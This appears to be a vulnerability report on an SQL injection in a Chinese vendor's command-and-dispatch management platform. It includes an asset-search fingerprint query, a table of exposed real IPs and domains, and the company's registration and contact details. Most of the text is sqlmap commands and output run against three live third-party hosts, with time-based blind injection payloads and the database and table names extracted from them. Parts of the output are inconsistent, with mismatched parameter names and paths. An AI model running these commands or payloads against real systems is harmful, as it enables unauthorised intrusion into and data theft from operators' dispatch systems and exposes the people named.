

Fujian Kelixin Communication Co., Ltd.

Command and Dispatch Platform SQL Injection Vulnerability

Internet asset collection

body="app/structure/departments.php" | app="指挥调度管理平台"

语法检索 body="app/structure/departments.php"|app="指挥调度管理平台"

已得body="app/structure/departments.php"替换为web_body="app/structure/departments.php"并进行搜索

序号	IP	域名	端口服务	站点标题	状态码	ICP备案企业	应用程序	资产归属	地理位置	操作
1	61.6.197.13	rxbox.com	7080 http	multimedia dispatch system	200	-	-	-	新加坡	资产详情
2	61.6.197.13	asds.quao.net	7080 http	multimedia dispatch system	200	-	-	-	新加坡	资产详情
3	61.6.197.13	61.6.197.13	7080 http	multimedia dispatch system	200	-	-	-	新加坡	资产详情
4	124.223.207.33	124.223.207.33	443 https	指挥调度管理平台	200	-	OpenResty/1.21.0 共4条	-	上海市	资产详情
5	124.223.207.33	scx-lomni-seller.c...	443 https	指挥调度管理平台	200	沃米商科技(上海)有限公司	Nginx 共4条	-	上海市	资产详情
6	113.89.32.99	113.89.32.99	843 https	指挥调度管理平台	200	-	iQuery 共2条	-	深圳市	资产详情
7	123.576.84	svn.tacotech.cn	443 https	指挥调度管理平台	200	李德平	OpenResty/1.15.0 共3条	-	北京市	资产详情
8	120.26.106.140	120.26.106.140	7080 http	管理平台	200	-	Lua 共3条	-	杭州市	资产详情
9	123.576.84	svn.tacotech.cn	80 http	指挥调度管理平台	200	李德平	Nginx 共3条	-	北京市	资产详情
10	175.139.176.213	175.139.176.213	7080 http	multimedia dispatch system	200	-	-	-	吉布提	资产详情

company

天眼查 TianYanCha.com 国家中小企业发展子基金旗下 官方备案企业征信机构

福建科立讯通信有限公司

统一社会信用代码: 91350500569270013Q 电话: 0595-2810**** 登录查看 同电话企业 8

法定代表人: 付文良 任职企业 13 邮箱: 328268214@qq.com 更多 2

注册资本: 6328万人民币 网址: www.fkirisun.com

成立日期: 2011-01-24 地址: 泉州市丰泽区高新产业园区科技路西海电子信... 附近公司 更多 4

简介: 福建科立讯通信有限公司(曾用名: 福建科立讯电子有限公司), 成立于2011年, 位于福建省泉州市, 是一家以从事科技推广和应用服务业为主的企业。企业注册资本6328万人... 展开

企业集团: 科立讯 全部企业 9 核心企业 2

财产线索 线索数量 1061

竞争风险 和竞争对手的纠纷

司法案件 涉及案件 7

合作风险分析 和合作方的纠纷

涉诉关系 纠纷对象 6

实际控制 挖掘公司 5

热点新闻: 总投资513.5亿! 丰泽区举行2024年招商签约大会 2024年02月20日 查看更多

发票抬头 数据纠错 关注

天眼风险 自身风险 5 周边风险 1 历史风险 2 预警提醒 23 登录查看 情报动态 2024-03-05 新增招投标 更多动态

Vulnerability location


api/client/ptt/ptt_register.php

Vulnerability recurrence

Both the values of parameters usr_number and new_password have SQL injection vulnerabilities.

Case 1:

http://36.153.125.186:7080/api/client/user/pwd_update.php?usr_number=1&new_password=1&sign=1



Use sqlmap time injection to read table contents

```
+ Desktop sqlmap -u "http://36.153.125.186:7080/api/client/user/pwd_update.php?usr_number=1&new_password=1&sign=1" --tables
-random-agent --batch

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:06:07 /2024-03-13/

[11:06:07] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; pl; rv:1.9.2.18) Gecko/20110604 Firefox/3.6.18 (.NET CLR 3.5.30729; .NET4.0E)' from file '/usr/local/Cellar/sqlmap/1.5.2/libexec/data/txt/user-agents.txt'
[11:06:07] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=f5a2547f890...45f7b7f1c'). Do you want to use those [Y/n] Y
[11:06:07] [INFO] checking if the target is protected by some kind of WAF/IPS
[11:06:07] [INFO] testing if the target URL content is stable
[11:06:08] [INFO] target URL content is stable
[11:06:08] [INFO] testing if GET parameter 'usr_number' is dynamic
[11:06:08] [WARNING] GET parameter 'usr_number' does not appear to be dynamic
[11:06:08] [WARNING] heuristic (basic) test shows that GET parameter 'usr_number' might not be injectable
[11:06:08] [INFO] testing for SQL injection on GET parameter 'usr_number'
[11:06:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:06:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:06:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:06:09] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:06:09] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:06:09] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:06:10] [INFO] testing 'Generic inline queries'
[11:06:10] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:06:10] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:06:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:06:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:06:21] [INFO] GET parameter 'usr_number' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[11:06:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:06:21] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:06:23] [INFO] target URL appears to be UNION injectable with 1 columns
[11:06:23] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[11:06:23] [INFO] checking if the injection point on GET parameter 'usr_number' is a false positive
GET parameter 'usr_number' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
---
Parameter: usr_number (GET)
Type: time-based blind
Payload: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: mysql number=1' AND (SELECT 7960 FROM (SELECT(SLEEP(5)))FFvU) AND 'YZPJ'='YZPJ&new_password=1&sign=1"
```


```

[11:06:08] [WARNING] GET parameter 'usr_number' does not appear to be dynamic
[11:06:08] [WARNING] heuristic (basic) test shows that GET parameter 'usr_number' might not be injectable
[11:06:08] [INFO] testing for SQL injection on GET parameter 'usr_number'
[11:06:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:06:08] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[11:06:08] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[11:06:09] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[11:06:09] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[11:06:09] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[11:06:10] [INFO] testing 'Generic inline queries'
[11:06:10] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[11:06:10] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[11:06:10] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[11:06:10] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[11:06:21] [INFO] GET parameter 'usr_number' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[11:06:21] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:06:21] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (pot
ential) technique found
[11:06:23] [INFO] target URL appears to be UNION injectable with 1 columns
[11:06:23] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g.
'--dbms=mysql')
[11:06:23] [INFO] checking if the injection point on GET parameter 'usr_number' is a false positive
GET parameter 'usr_number' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
---
Parameter: usr_number (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: usr_number=1' AND (SELECT 7960 FROM (SELECT(SLEEP(5)))fFyU) AND 'YZPJ'='YZPJ&new_password=1&sign=1
---
[11:06:44] [INFO] the back-end DBMS is MySQL
[11:06:44] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
potential disruptions
web application technology: Apache, PHP
back-end DBMS: MySQL >= 5.0.12
[11:06:44] [INFO] fetching database names
[11:06:44] [INFO] fetching number of databases
[11:06:44] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
4
[11:06:49] [INFO] retrieved:
[11:07:00] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[11:08:04] [INFO] retrieved: mysql
[11:08:22] [INFO] retrieved: performance_schema
[11:09:27] [INFO] retrieved: unionpbx
[11:10:03] [INFO] fetching tables for databases: 'information_schema, mysql, performance_schema, unionpbx'
[11:10:03] [INFO] fetching number of tables for database 'unionpbx'
[11:10:03] [INFO] retrieved: 118
[11:10:09] [INFO] retrieved: aliases
[11:10:31] [INFO] retrieved: basic

```

Case 2

http://175.139.176.213:7080/api/client/user/pwd_update.php?usr_number=1&new_password=1&sign=1



```
[*] Desktop sqlmap -u "http://175.139.176.213:7080/api/client/user/pwd_update.php?usr_number=1&new_password=1&sign=1" --tables  
-random-agent --batch
```

```
      H  
    _H_   {1.5.12.2#dev}  
  _-_-|_|_--  
 |_.|.||.|_..|_|.  
 |_.|.||.|_..|_|.  
 |_.|.||.|_..|_|.  
 |_.|.||.|_..|_|.  
 |_.|.||.|_..|_|.  
 |_.|.||.|_..|_|.  
 |_.|.||.|_..|_|.  
 |_.|.||.|_..|_|.  
 |_.|.||.|_..|_|.
```

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:50:45 /2024-03-13/

```
[10:50:45] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.2; en-US) AppleWebKit/537.10 (KHTML, like Gecko) Chrome/80.0.558.0 Safari/534.10' from file '/usr/local/Cellar/sqlmap/1.5.2/libexec/data/txt/user-agents.txt'
```

[10:50:45] [INFO] testing connection to the target URL

You have not declared cookie(s), while server wants to set its own ('PHPSESSID=635efb34e6d...69025f1ced'). Do you want to use cookies? [Y/n] Y

```
[10:50:46] [INFO] checking if the target is protected by some kind of WAF/IPS  
[10:50:47] [INFO] testing if the target URL content is stable  
[10:50:48] [INFO] target URL content is stable  
[10:50:48] [INFO] testing if GET parameter 'usr_number' is dynamic  
[10:50:49] [WARNING] GET parameter 'usr_number' does not appear to be dynamic  
[10:50:49] [WARNING] heuristic (basic) test shows that GET parameter 'usr_number' might not be injectable  
[10:50:50] [INFO] testing for SQL injection on GET parameter 'usr_number'  
[10:50:50] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[10:50:53] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[10:50:54] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'  
[10:50:58] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'  
[10:51:04] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'  
[10:51:06] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'  
[10:51:09] [INFO] testing 'Generic inline queries'  
[10:51:10] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'  
[10:51:12] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'  
[10:51:14] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'  
[10:51:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'  
[10:51:29] [INFO] GET parameter 'usr_number' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/N] N  
[10:51:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'  
[10:51:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found  
[10:51:39] [INFO] target URL appears to be UNION injectable with 1 columns  
[10:51:41] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
```

[10:51:41] [INFO] checking if the injection point on GET parameter 'usr_number' is a false positive

GET parameter 'usr_number' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N

sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:

```
---  
Parameter: usr_number (GET)  
  Type: time-based blind  
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
  Payload: 'usr_number=1' AND (SELECT 1811 FROM (SELECT(SLEEP(5)))cuOK) AND 'hvpx'='hvpx&new password=1&sign=1'
```


```

[10:51:14] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:51:16] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:51:29] [INFO] GET parameter 'usr_number' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:51:29] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:51:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (poten-
tial) technique found
[10:51:39] [INFO] target URL appears to be UNION injectable with 1 columns
[10:51:41] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g.
'--dbms=mysql')
[10:51:41] [INFO] checking if the injection point on GET parameter 'usr_number' is a false positive
GET parameter 'usr_number' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 80 HTTP(s) requests:
---
Parameter: usr_number (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: usr_number=1' AND (SELECT 1811 FROM (SELECT(SLEEP(5)))cu0K) AND 'hypx'='hypx&new_password=1&sign=1
---
[10:52:04] [INFO] the back-end DBMS is MySQL
[10:52:04] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent p
otential disruptions
web application technology: Apache, PHP, PHP 7.2.19
back-end DBMS: MySQL >= 5.0.12
[10:52:07] [INFO] fetching database names
[10:52:07] [INFO] fetching number of databases
[10:52:07] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[10:52:17] [INFO] retrieved:
[10:52:32] [INFO] adjusting time delay to 3 seconds due to good response times
information_sch
[10:56:14] [ERROR] invalid character detected. retrying..
[10:56:14] [WARNING] increasing time delay to 4 seconds
ema
[10:56:48] [INFO] retrieved: mysql
[10:58:40] [INFO] retrieved: performance_schema

```


Case 3

http://111.57.80.2:7080/api/client/user/pwd_update.php?usr_number=1&new_password=1&sign=1



Use sqlmap time injection to read table contents

```

[+] sqlmap -u "http://111.57.157.20:8080/api/client/user/pw/update?user_number=1&new_password=1&sign=1" --tables --random-agent --batch
 (1.5.12.2&dev)
https://sqlmap.org

[!] Legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability or misuse or damage caused by this program

[*] starting @ 10:51:03 /2024-03-13/

[10:51:03] [INFO] fetched random HTTP User-Agent header value "Mozilla/5.0 (X11; U; Linux x86_64; fr; rv:1.9.2.13) Gecko/20110803 Fedora/3.6.13-1.fc14 Firefox/3.6.13" from file "/usr/local/Cellar/sqlmap/1.5.2/1/libexec/data/random-http-user-agent.txt"
[10:51:03] [INFO] resuming back-end DBMS "mysql"
[10:51:03] [INFO] testing connection to the target URL
you have not declared cookies(), while server wants to set its own ("PHPSESSID=b5e42560ef7...6c936e723d"). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: usr_number (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 and time-based blind (Query SLEEP)
Payload: 'usr_number=1' and (SELECT 1313 FROM (SELECT(SLEEP(5))))c0wz2 AND 'XebM'='XebM&new_password=1&sign=1'
---
[10:51:03] [INFO] the back-end DBMS is MySQL
Web application technology: Apache, PHP
back-end DBMS: MySQL >= 5.0.12
[10:51:03] [INFO] fetching database names
[10:51:03] [INFO] fetching number of databases
[10:51:03] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option "--time-sec")? [Y/n] Y
[10:51:12] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
4
[10:51:13] [INFO] retrieved:
[10:51:23] [INFO] adjusting time delay to 1 second due to good response times
information_schema
[10:52:35] [INFO] retrieved: mysql
[10:52:56] [INFO] retrieved: performance_schema
[10:54:08] [INFO] retrieved: unionpbx
[10:54:45] [INFO] fetching tables for databases: 'information_schema, mysql, performance_schema, unionpbx'
[10:54:45] [INFO] fetching number of tables for database 'unionpbx'
[10:54:45] [INFO] retrieved: 119
[10:54:52] [INFO] retrieved: aliases
[10:55:16] [INFO] retrieved: basic_calls
[10:56:01] [INFO] retrieved: calls
[10:56:24] [INFO] retrieved: channel_statuses
[10:57:27] [INFO] retrieved: channels
[10:57:40] [INFO] retrieved: complete
[10:58:13] [INFO] retrieved: detailed_calls
[10:59:09] [INFO] retrieved: ditucan
[10:59:38] [INFO] retrieved: ds_all_departments
[11:00:57] [INFO] retrieved: ds_all_users
[11:01:26] [INFO] retrieved: event_list
[11:02:14] [INFO] retrieved: event_list_details
[11:03:00] [INFO] retrieved: feedback
[11:03:27] [INFO] retrieved: interfaces
[11:04:04] [INFO] retrieved: kv_pair

```